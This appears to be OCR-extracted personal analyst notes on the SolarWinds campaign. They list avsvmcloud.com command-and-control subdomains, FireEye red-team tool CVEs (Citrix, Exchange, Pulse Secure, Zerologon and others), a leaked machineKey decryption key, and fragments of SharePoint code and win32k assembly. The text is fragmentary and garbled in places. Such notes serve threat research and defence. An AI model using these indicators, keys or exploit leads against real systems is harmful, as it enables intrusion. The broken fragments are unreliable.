DOMAIN	21dh2sca90g78hqeen60ceudo1uv2f0i.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	23hrcr27nmqbbbud6d6n0t6j0teu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	2788hsokf4b6lkadhom2v3o110ie2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	28phos6q9al7th2een60eeudo1uv2f0t.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	2a0mm2rgtnibvqcj7mfu.appsync-api.us-west-2.avsvmcloud.com
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DOMAIN	2f9dj160un1hhpfde2q0b12eu1.appsync-api.us-east-1.avsvmcloud.com
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DOMAIN	2qnv7hr17ogjc27jj3hc.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	2rn2ddllc4bmtjiet36huovz0ott30et.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	2s1cbufjauhbd0cu5m9u.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	2s8sii8387s2tm7g5olimhv.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	2sn98d96h9pqmlcg0b6fih5.appsync-api.us-west-2.avsvmcloud.com
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DOMAIN	2ur7sef75htrb36g4mtirh7.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	302v4ke4jdchpb5pl1f82ql.appsync-api.us-east-1.avsvmcloud.com
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DOMAIN	32privobvbgsa6tum6ip.appsync-api.us-east-2.avsvmcloud.com

OMAIN	56t21hikejopieug6d6n0c6i0ceu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	58b8f8go25f04rpgc2d0be2h0qdi.appsync-api.eu-west-1.avsvmcloud.com
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DOMAIN	5ba54io0m6ureoph5o63rscusi2vove0.appsync-api.us-east-2.avsvmcloud.com
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DOMAIN	5ce289jle8ipoq2q6d6n0o6i0ceu.appsync-api.us-east-1.avsvmcloud.com
DOMAIN	5d6ehqlhbk6qro4eml2s.appsync-api.us-west-2.avsvmcloud.com
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DOMAIN	5fl9k0dd4qlv4ibh5onr1oipe2hh0e12.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5qe5q8qdjcfbd11qe2q0e12eu1.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	5h6iu6akl9urof936791.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	5hccp8i2dn0pr5435qei.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5i1dfbdql2osardhds2n0i3uho1i2v02.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5iat8b7ub86lr0eqcuveervisu10te2h.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5jb9cmvm9pjj8vlq261rs3e022st.appsync-api.eu-west-1.avsvmcloud.com
DOMAIN	5p72thpmihr3mo9fplc4eil.appsync-api.us-east-2.avsvmcloud.com
DOMAIN	5pm72cpodh9po04en1tn.appsync-api.us-west-2.avsvmcloud.com
DOMAIN	5qbtj04rcbp3tiq8bo6t.appsync-api.us-east-1.avsvmcloud.com
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

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INITIAL FIREEYE’s STORY


THE THREAT ACTOR USED FIREEYE’S RED TEAMING TOOL(s) ???????

I am not sure how it plays into this whole campaign. For the record, I will add my notes in here.

INITIAL REPORT (FIREYE's RED-TEAMING TOOLS & VULNERABILITIES)

Vulnerability

CVE-2014-1812	GROUP POLICY	Windows Local Privilege Escalation	LPE
CVE-2018-15961	*USED BY CHINA TO LAUNCH CHINA CHOPPER*	RCE via Adobe ColdFusion (arbitrary file upload that can be used to upload a JSP web shell)	
CVE-2019-19781	CITRIX	RCE of Citrix Application Delivery Controller and Citrix Gateway	
CVE-2019-3398	WRITE FILES	Confluence Authenticated Remote Code Execution	
CVE-2019-11580	FLAW(BAD PLUG-IN)	Atlassian Crowd Remote Code Execution	
CVE-2020-0688	EXCHANGE	*BY-PASSED EVERY EDR AND AV, TARGETED GULF* Remote Command Execution in Microsoft Exchange	RCE
CVE-2019-0604	APT27	*USER IN GULF TO LAUNCH XAWEN SHELL* RCE for Microsoft Sharepoint	
CVE-2020-10189	DESERIALIZATION	RCE for ZoHo ManageEngine Desktop Central	
CVE-2019-0708	BLUE-KEEP	RCE of Windows Remote Desktop Services (RDS)	
CVE-2017-11774	APT33	RCE in Microsoft Outlook via crafted document execution (phishing)	
CVE-2018-13379	APT34 / APT41	pre-auth arbitrary file reading from Fortinet Fortigate SSL VPN	Traversal
CVE-2019-11510	FLAW(text credentials)	pre-auth arbitrary file reading from Pulse Secure SSL VPNs	FileRead
CVE-2019-8394	INPUT VALIDAITON	*Needs an authenticated user* arbitrary pre-auth file upload to ZoHo ManageEngine ServiceDesk Plus	FileUpload
CVE-2016-0167	UAF	*ALLOCATION ON HEAP* local privilege escalation on older versions of Microsoft Windows	LPE
CVE-2020-1472	AD COMPROMISE	*ZEROLOGIN* Microsoft Active Directory escalation of privileges	RPE
CVE-2018-8581	RACECONDITION	*MOVEWINDOW->win32* Microsoft Exchange Server escalation of privileges	



DESERIALIZATION

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decryptionKey="E9D2490BD0075B51D1BA5288514514AF" validation="SHA1"
decryption="3DES" />
```


```
[SharePointPermission(SecurityAction.Demand, ObjectModel = true)]
public virtual bool LoadPostData(string postDataKey, NameValueCollection values)
{
    this.EnsureChildControls();
    string text = EntityEditor.StrEatUpNbsp(this.HiddenSpanData.Value);
    this.IsChanged = this.ParseSpanData(text);
    if (!string.IsNullOrEmpty(text))
    {
        foreach (object obj in this.m_listOrderTemp)
        {
            PickerEntity pickerEntity = (PickerEntity)obj;
```


```
mov     ecx, [ebp+var_38.top]
sub     eax, ecx
mov     [ebp+var_8], eax
lea     eax, [ebp+Address]
push    eax             ; Address
push    1               ; UnicodeString
push    83h             ; MbString
push    [ebp+P]         ; P
mov     [ebp+var_64], ecx
call    _xxxSendMessage@16 ; WM_NCCALCSIZE msg
```


** to shellCode -> copy-> kernel*

c1aaac40 fffff900

VARIANT NAMES PROVIDED BY FIREEYE







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